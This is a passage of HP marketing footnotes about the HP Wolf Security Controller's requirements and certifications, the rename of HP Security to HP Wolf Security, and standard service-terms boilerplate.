b. HP Wolf Security Controller requires HP Sure Click Enterprise or HP Sure Access Enterprise. HP Wolf Security Controller is a management and analytics platform that provides critical data around devices and applications and is not sold as a standalone service. HP Wolf Security Controller follows stringent GDPR privacy regulations and is ISO27001, ISO27017 and SOC2 Type 2 certified for Information Security. Internet access with connection to the HP Cloud is required. For full system requirements, please visit http://www.hpdaas.com/requirements.

c. HP Security is now HP Wolf Security. Security features vary by platform, please see product data sheet for details.

HP Services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product.
